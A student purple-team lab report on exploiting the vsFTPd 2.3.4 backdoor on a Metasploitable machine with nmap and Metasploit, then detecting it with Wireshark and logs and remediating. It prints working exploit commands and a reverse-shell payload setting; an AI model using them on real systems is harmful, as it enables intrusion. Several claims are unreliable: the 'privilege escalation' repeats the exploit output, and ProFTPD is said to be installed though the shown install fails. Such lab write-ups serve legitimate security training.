Name : Parth Ravriya

Purple Team Report: "Breach & Defend - Clash of Teams 101"

1. Executive Summary


This report documents the full process of a simulated cyberattack on a vulnerable Metasploitable machine. The Red Team (offensive) initiated a multi-stage attack, exploiting a known vulnerability in vsFTPd 2.3.4 (FTP server) to gain unauthorized access to the target system. Once access was achieved, privilege escalation was performed to gain root access. The Blue Team (defensive) analyzed the attack, detected it using Wireshark and system logs, and applied remediation steps to mitigate future vulnerabilities.
This report outlines the entire attack chain, from exploitation to detection and remediation, highlighting the Red Team's actions, the Blue Team's response, and the corrective actions taken to secure the system.

2. Attack Log: Red Team Actions

2.1 Reconnaissance Phase

Nmap Scan:
- An Nmap scan was performed on the Metasploitable machine to identify open ports. The following open ports were discovered:
  - Port 21 (FTP)
  - Port 22 (SSH)
  - Port 80 (HTTP)

The target's IP address was 10.66.x.x.




```
┌──(kali㉿kali)-[~]
└─$ nmap -sC -sV -T4 10.66.[redacted]
Starting Nmap 7.95 ( https://nmap.org ) at 2026-02-17 09:25 EST
Nmap scan report for 10.66.159.62
Host is up (0.0050s latency).
Not shown: 977 closed tcp ports (reset)
PORT     STATE SERVICE     VERSION
21/tcp   open  ftp         vsftpd 2.3.4
| ftp-syst:
|   STAT:
| FTP server status:
|      Connected to 10.66.159.85
|      Logged in as ftp
|      TYPE: ASCII
|      No session bandwidth limit
|      Session timeout in seconds is 300
|      Control connection is plain text
|      Data connections will be plain text
|      vsFTPd 2.3.4 - secure, fast, stable
|_End of status
|_ftp-anon: Anonymous FTP login allowed (FTP code 230)
22/tcp   open  ssh         OpenSSH 4.7p1 Debian 8ubuntu1 (protocol 2.0)
| ssh-hostkey:
|   1024 60:0f:cf:e1:c0:5f:6a:74:d6:90:24:fa:c4:d5:6c:cd (DSA)
|_  2048 56:56:24:0f:21:1d:de:a7:2b:ae:61:b1:24:3d:e8:f3 (RSA)
23/tcp   open  telnet      Linux telnetd
```

2.2 Exploitation Phase


vsFTPd 2.3.4 Backdoor Exploit:
- The vsFTPd 2.3.4 service on port 21 was identified as vulnerable to the backdoor exploit

that allows attackers to remotely execute commands.
Using Metasploit, the vsFTPd 2.3.4 backdoor exploit was launched:



```
┌──(kali㉿kali)-[~]
└─$ msfconsole
Metasploit tip: Display the Framework log using the log command, learn
more with help log


                                          .\$$$$$L..,,==aaccaacc%#s$b.       d8,    d8P
                     d8P                  #$$$$$$$$$$$$$$$$$$$$$$$$$$$b.    `BP  d888888p
                  d888888P                '7$$$$\""""''^^`` .7$$$|D*"'```         ?88'
  d8bd8b.d8p d8888b ?88' d888b8b                    _.os#$|8*"`   d8P       ?8b  88P
  88P`?P'?P d8b_,dP 88P d8P' ?88                .oaS###S*"`       d8P d8888b $whi?88b 88b
 d88  d8 ?8 88b     88b 88b  ,88b .osS$$$$*" ?88,.d88b, d88 d8P' ?88 88P `?8b
d88' d88b 8b`?8888P'`?8b`?88P'.aS$$$$Q*"`    `?88'  ?88 ?88 88b  d88 d88
                          .a#$$$$$$"`          88b  d8P  88b`?8888P'
                       ,s$$$$$$$"`             888888P'   88n      _.,,,ass;:
                    .a$$$$$$$P`               d88P'    .,.ass%#S$$$$$$$$$$$$$$'
                 .a$###$$$P`           _.,,-aqsc#SS$$$$$$$$$$$$$$$$$$$$$$$$$$'
              ,a$$###$$P`  _.,-ass#S$$$$$$$$$$$$$$$$$$$$$$$$$$$$$$$$####SSSS'
           .a$$$$$$$$$$SSS$$$$$$$$$$$$$$$$$$$$$$$$$$$$SS##==--""''^^/$$$$$$'
_______________________________________________________________   ,&$$$$$$'_____
                                                                 ll&&$$$$'
                                                              .;;lll&&&&'
                                                            ...;;lllll&'
                                                          ......;;;llll;;;....
                                                           `......;;;;... .  .


       =[ metasploit v6.4.69-dev                          ]
+ -- --=[ 2529 exploits - 1302 auxiliary - 431 post       ]
+ -- --=[ 1669 payloads - 49 encoders - 13 nops           ]
+ -- --=[ 9 evasion                                       ]

Metasploit Documentation: https://docs.metasploit.com/

msf6 > search vsftpd 2.3.4

Matching Modules
================

   #  Name                                  Disclosure Date  Rank       Check  Description
   -  ----                                  ---------------  ----       -----  -----------
   0  exploit/unix/ftp/vsftpd_234_backdoor  2011-07-03       excellent  No     VSFTPD v2.3.4 Backdoor Command Execution


Interact with a module by name or index. For example info 0, use 0 or use exploit/unix/ftp/vsftpd_234_backdoor

msf6 > use  exploit/unix/ftp/vsftpd_234_backdoor
[*] No payload configured, defaulting to cmd/unix/interact
msf6 exploit(unix/ftp/vsftpd_234_backdoor) > set RHOST 10.66.[redacted]
RHOST ⇒ 10.66.[redacted]
msf6 exploit(unix/ftp/vsftpd_234_backdoor) > set LHOST 10.66.[redacted]
```

use exploit/unix/ftp/vsftpd_234_backdoor
set RHOST 10.66.x.x
set LHOST 10.66.y.y # Kali's IP address
set PAYLOAD linux/x86/meterpreter/reverse_tcp
exploit




```
msf6 exploit(unix/ftp/vsftpd_234_backdoor) > show payloads

Compatible Payloads
===================

   #  Name                           Disclosure Date  Rank    Check  Description
   -  ----                           ---------------  ----    -----  -----------
   0  payload/cmd/unix/interact      .                normal  No     Unix Command, Interact with Established Connection

msf6 exploit(unix/ftp/vsftpd_234_backdoor) > set payload  payload/cmd/unix/interact
payload ⇒ cmd/unix/interact
msf6 exploit(unix/ftp/vsftpd_234_backdoor) > run
[*] 10.66[redacted]:21 - The port used by the backdoor bind listener is already open
[+] 10.66.[redacted]:21 - UID: uid=0(root) gid=0(root)
[*] Found shell.
[*] Command shell session 1 opened (10.66.[redacted]:33499 → 10.66.[redacted]:6200) at 2026-02-17 09:38:19 -0500

getuid
sh: line 6: getuid: command not found
whoami
root
```

- The reverse shell was established, giving the attacker access to the Metasploitable system.

2.3 Privilege Escalation Phase

Once a Meterpreter shell was obtained, the Red Team escalated privileges from a low-level user to root access:
whoami




```
msf6 exploit(unix/ftp/vsftpd_234_backdoor) > show payloads

Compatible Payloads
===================

   #  Name                         Disclosure Date  Rank    Check  Description
   -  ----                         ---------------  ----    -----  -----------
   0  payload/cmd/unix/interact    .                normal  No     Unix Command, Interact with Established Connection

msf6 exploit(unix/ftp/vsftpd_234_backdoor) > set payload  payload/cmd/unix/interact
payload ⇒ cmd/unix/interact
msf6 exploit(unix/ftp/vsftpd_234_backdoor) > run
[*] 10.66.[redacted]:21 - The port used by the backdoor bind listener is already open
[+] 10.66[redacted]:21 - UID: uid=0(root) gid=0(root)
[*] Found shell.
[*] Command shell session 1 opened (10.66[redacted]:33499 → 10.66.[redacted]:6200) at 2026-02-17 09:38:19 -0500

getuid
sh: line 6: getuid: command not found
whoami
root
```

The result showed root, confirming successful privilege escalation.

3. Detection: Blue Team Actions

3.1 Packet Capture with Wireshark


Wireshark was used to capture network traffic between the attacker (Kali Linux) and the target (Metasploitable).

Filters were applied to focus on traffic involving the attacker's IP:
```plaintext
ip.src == 192.66.y.y  # Attacker's IP
ip.dst == 192.66.x.x  # Target's IP



Capturing from eth0
File Edit View Go Capture Analyze Statistics Telephony Wireless Tools Help

```
ip.src == [redacted]

No.  Time           Source          Destination     Protocol Length Info
  2 4.532980912    10.66[redacted]  10.66[redacted]  DHCP  324 DHCP Request  - Transaction ID 0x91a880af
  5 38.861490876   10.66[redacted]  10.66[redacted]  TCP    77 33499 → 6200 [PSH, ACK] Seq=1 Ack=1 Win=502 Len=11 TSval=2903100767 TSecr=84602
  7 38.864297471   10.66[redacted]  10.66[redacted]  TCP    66 33499 → 6200 [ACK] Seq=12 Ack=43 Win=502 Len=0 TSval=2903100770 TSecr=148655
 13 64.951924526   10.66[redacted]  10.66[redacted]  DHCP  324 DHCP Request  - Transaction ID 0x41dfad09
 23 125.953743013  10.66[redacted]  10.66[redacted]  DHCP  324 DHCP Request  - Transaction ID 0xd6e52273
 29 186.640022937  10.66[redacted]  10.66[redacted]  DHCP  324 DHCP Request  - Transaction ID 0x9754470b
 38 235.488639031  10.66[redacted]  10.66[redacted]  TCP    67 33499 → 6200 [PSH, ACK] Seq=12 Ack=43 Win=502 Len=1 TSval=2903297395 TSecr=148655
 40 238.636316312  10.66[redacted]  10.66[redacted]  TCP    67 33499 → 6200 [PSH, ACK] Seq=13 Ack=43 Win=502 Len=1 TSval=2903300542 TSecr=168322
 43 238.640196647  10.66[redacted]  10.66[redacted]  TCP    66 33499 → 6200 [ACK] Seq=14 Ack=76 Win=502 Len=0 TSval=2903300546 TSecr=168633
 48 247.625932772  10.66[redacted]  10.66[redacted]  DHCP  324 DHCP Request  - Transaction ID 0xf011ca84
 54 307.824356828  10.66[redacted]  10.66[redacted]  DHCP  324 DHCP Request  - Transaction ID 0xb40efe57
 60 325.379625133  10.66[redacted]  10.66[redacted]  TCP    74 37309 → 6200 [SYN] Seq=0 Win=64240 Len=0 MSS=1460 SACK_PERM TSval=2903387286 TSecr=0 WS=128
 62 325.381267128  10.66[redacted]  10.66[redacted]  TCP    66 37309 → 6200 [ACK] Seq=1 Ack=1 Win=64256 Len=0 TSval=2903387287 TSecr=177307
 63 325.382217385  10.66[redacted]  10.66[redacted]  TCP    69 37309 → 6200 [PSH, ACK] Seq=1 Ack=1 Win=64256 Len=3 TSval=2903387288 TSecr=177307
 67 330.391212691  10.66[redacted]  10.66[redacted]  TCP    66 37309 → 6200 [FIN, ACK] Seq=4 Ack=1 Win=64256 Len=0 TSval=2903392297 TSecr=177308

› Frame 38: 67 bytes on wire (536 bits), 67 bytes captured (536 bits) on interface eth0, id 0      0000  08 00 27 6d 7b 27 08 00  27 d1 f8 5d 08 00 45 00   ··'m{'··'··]··E·
```

- The following traffic was identified:
  - FTP traffic (Port 21) showing connections between the attacker and target.
  - Reverse shell connection from Metasploitable to Kali, establishing the Meterpreter session.

3.2 Log Review

The Blue Team examined logs from the Metasploitable machine to identify suspicious activity:
```

- Authentication logs indicated a failed FTP login attempt followed by a successful connection.
- System logs showed commands executed by the attacker with root privileges.




```
user root
Feb 17 10:39:01 metasploitable CRON[5055]: pam_unix(cron:session): session opene
d for user root by (uid=0)
Feb 17 10:39:01 metasploitable CRON[5055]: pam_unix(cron:session): session close
d for user root
Feb 17 10:48:42 metasploitable sshd[4093]: Server listening on :: port 22.
Feb 17 10:48:42 metasploitable sshd[4093]: error: Bind to port 22 on 0.0.0.0 fai
led: Address already in use.
Feb 17 10:49:18 metasploitable login[4618]: pam_unix(login:session): session ope
ned for user msfadmin by LOGIN(uid=0)
Feb 17 10:50:36 metasploitable sshd[4723]: Did not receive identification string
 from 10.66.159.85
Feb 17 10:50:36 metasploitable rshd[redacted]nection from 10.66.159.85 on illeg
al port
Feb 17 10:50:42 metasploitable rlogind[redacted]nection from 10.66.159.85 on il
legal port
Feb 17 10:50:48 metasploitable sshd[4779]: Protocol major versions differ for 10
.66.159.85: SSH-2.0-OpenSSH_4.7p1 Debian-8ubuntu1 vs. SSH-1.5-Nmap-SSH1-Hostkey
Feb 17 10:50:48 metasploitable rshd[4793]: Connection from 10.66.159.85 on illeg
al port
Feb 17 10:50:49 metasploitable sshd[4799]: Protocol major versions differ for 10
.66.159.85: SSH-2.0-OpenSSH_4.7p1 Debian-8ubuntu1 vs. SSH-1.5-NmapNSE_1.0
Feb 17 10:50:52 metasploitable rshd[4832]: Connection from 10.66.159.85 on illeg
al port
msfadmin@metasploitable:~$
```


4. Remediation: Defensive Measures

4.1 Immediate Remediation Steps

Stopped the Vulnerable Service: The vsFTPd service was immediately stopped:
sudo service vsftpd stop
sudo systemctl disable vsftpd




```
msfadmin@metasploitable:~$ sudo service vsftpd stop
[sudo] password for msfadmin:
```



```
msfadmin@metasploitable:~$ sudo systemctl disable vsftpd
```

- Removed vsFTPd and Installed Secure FTP Alternatives:

sudo apt-get remove --purge vsftpd
sudo apt-get install proftp



```
msfadmin@metasploitable:~$ sudo apt-get remove --purge vsftpd
Reading package lists... Done
Building dependency tree
Reading state information... Done
Package vsftpd is not installed, so not removed
0 upgraded, 0 newly installed, 0 to remove and 139 not upgraded.
msfadmin@metasploitable:~$ sudo apt-get install proftp
Reading package lists... Done
Building dependency tree
Reading state information... Done
E: Couldn't find package proftp
msfadmin@metasploitable:~$ _
```

ProFTPD was installed as a more secure FTP server.

5. After Action Report: Lessons Learned and Automation

5.1 Lessons Learned

FTP Services: Running outdated or unpatched FTP services can expose systems to serious vulnerabilities. It's critical to regularly update and patch services to prevent exploitation.
Network Traffic Monitoring: Effective monitoring of network traffic using tools like Wireshark is essential for identifying abnormal activity, such as reverse shell connections.
Privilege Escalation: Once access is gained, privilege escalation techniques can quickly lead to root access. Proper access control and regular system auditing are crucial to limiting the damage of such attacks.

5.3 Impact Analysis

If this breach had occurred in a real production environment, the company could have faced:

- Loss of sensitive data if unauthorized access was used to steal or alter files.
- System downtime caused by attackers modifying critical files or introducing backdoors.
- Reputation damage due to the exposure of vulnerabilities in publicly accessible services (like FTP).

6. Conclusion

The Red Team successfully exploited the vsFTPd 2.3.4 backdoor vulnerability and escalated privileges to root access. The Blue Team effectively detected the attack using Wireshark and system logs, followed by immediate remediation actions to secure the system.
By implementing secure configurations, firewall rules, and automatic patching, the target system was hardened against further attacks. This exercise highlights the importance of monitoring, updating, and securing services to prevent exploitation.